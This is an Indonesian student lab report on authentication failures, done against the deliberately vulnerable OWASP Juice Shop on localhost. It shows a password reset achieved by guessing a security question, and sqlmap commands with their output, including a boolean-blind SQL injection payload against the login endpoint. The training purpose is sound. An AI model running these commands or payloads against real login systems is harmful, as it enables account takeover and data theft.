

TUGAS

KEAMANAN JARINGAN

“A07: IDENTIFICATION AND AUTHENTICATION FAILURES”



Disusun Oleh kelompok A9 D4 LJ IT B :

1. Mega Putri Rahmawati Darta (3122640038)
2. Akhmad Mufti Ali Wafa (3122640048)

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA

TAHUN AJARAN 2022/2023


A. PENDAHULUAN

Identifikasi dan autentikasi membantu framework digital sebagai pertahanan awal. Identifikasi melibatkan pengatribusian identitas untuk setiap pengguna dalam menggunakan layanan aplikasi. Autentikasi mevalidasi sesi pengguna berdasar identitas yang ditetapkan dan kredensial akses. Kegagalan identifikasi dan autentikasi terjadi ketika aplikasi gagal merupakan fungsi yang terkait dengan identitas pengguna, keaslian, dan manajemen sesi dengan benar. Kegagalan ini sering digunakan penyerang untuk mengambil identitas pengguna, oencurian data, atau kompromi seluruh sistem.


B. PERCOBAAN 1

Pada percobaan ini akan mereset password dari akun OWASP Bjoern melalui forgot password dengan menjawab pertanyaan keamanan yang diberikan oleh sistem.


1. Mencari akun dari user bjoern pada review




2. Menuju ke halaman login, lalu klik forgot password




Kemudian diminta untuk melengkapi form berikut :




3. Untuk mengisi pertanyaan keamanan yaitu hewan favorite maka bisa mencoba mencari melalui internet :




4. Melanjutkan pengisian form, disini saya mengisi password : bjoern123



5. Lalu klik “Change” , dan akan tampil berikut ini :



6. Mencoba login dengan password baru



Berhasil login dengan password baru milik akun bjoern@owasp.org

C. PERCOBAAN 2

Percobaan kedua adalah login dengan user dari administrator tanpa mengubah password saat ini atau menerapkan SQL Injection

1. Ketik perintah berikut :

```
sqlmap -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --level=5 --risk=3 --banner -- ignore-code=401 --dbms='sqlite' --technique=b
```

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --level=5 --risk=3 --banner -- ignore-code=401 --dbms='sqlite' --technique=b

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:03:19 /2023-06-07/

[13:03:19] [INFO] testing connection to the target URL
[13:03:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:03:19] [INFO] testing if the target URL content is stable
[13:03:20] [INFO] target URL content is stable
[13:03:20] [INFO] testing if POST parameter 'email' is dynamic
[13:03:20] [WARNING] POST parameter 'email' does not appear to be dynamic
[13:03:20] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[13:03:20] [INFO] testing for SQL injection on POST parameter 'email'
[13:03:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:03:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[13:03:28] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[13:03:28] [INFO] POST parameter 'email' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable (with --code=401)
```

Hasil perintah diatas kode 401, yang berarti autentikasi gagal.

2. Mengganti perintah dengan menggunakan email admin, sebagai berikut :

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost:3000/rest/user/login" --data="email=admin@juixe-sh.op&password=test" --level=5 --risk=3 --banner -- ignore-code=401 --dbms='sqlite' --technique=b

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:05:36 /2023-06-07/

[13:05:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: email=test@test.com' OR NOT 2137=2137-- RTiE&password=test
---
[13:05:36] [INFO] testing SQLite
[13:05:36] [INFO] confirming SQLite
[13:05:36] [INFO] actively fingerprinting SQLite
[13:05:36] [INFO] the back-end DBMS is SQLite
[13:05:36] [INFO] fetching banner
[13:05:36] [INFO] resumed: 3.34.0
back-end DBMS: SQLite
banner: '3.34.0'
[13:05:36] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[13:05:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[13:05:36] [WARNING] your sqlmap version is outdated

[*] ending @ 13:05:36 /2023-06-07/
```

Hasil dari perintah diatas tetap 401 – unauthorize

3. Mencoba kembali dengan menggunakan password admin123

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost:3000/rest/user/login" --data="email=admin@juice-sh.op&password=admin123" --level=5 --risk=3 --
banner --ignore-code=401 --dbms='sqlite' --technique=b

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
onsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 13:07:50 /2023-06-07/

[13:07:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: email (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: email=test@test.com' OR NOT 2137=2137-- RTIE&password=test

[13:07:50] [INFO] testing SQLite
[13:07:50] [INFO] confirming SQLite
[13:07:50] [INFO] actively fingerprinting SQLite
[13:07:50] [INFO] the back-end DBMS is SQLite
[13:07:50] [INFO] fetching banner
[13:07:50] [INFO] resumed: 3.34.0
back-end DBMS: SQLite
banner: '3.34.0'
[13:07:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[13:07:50] [WARNING] your sqlmap version is outdated

[*] ending @ 13:07:50 /2023-06-07/
```

Jika kembali ke juice shop, maka akan muncul pop up berikut yang berarti sukses menjalankan misi.

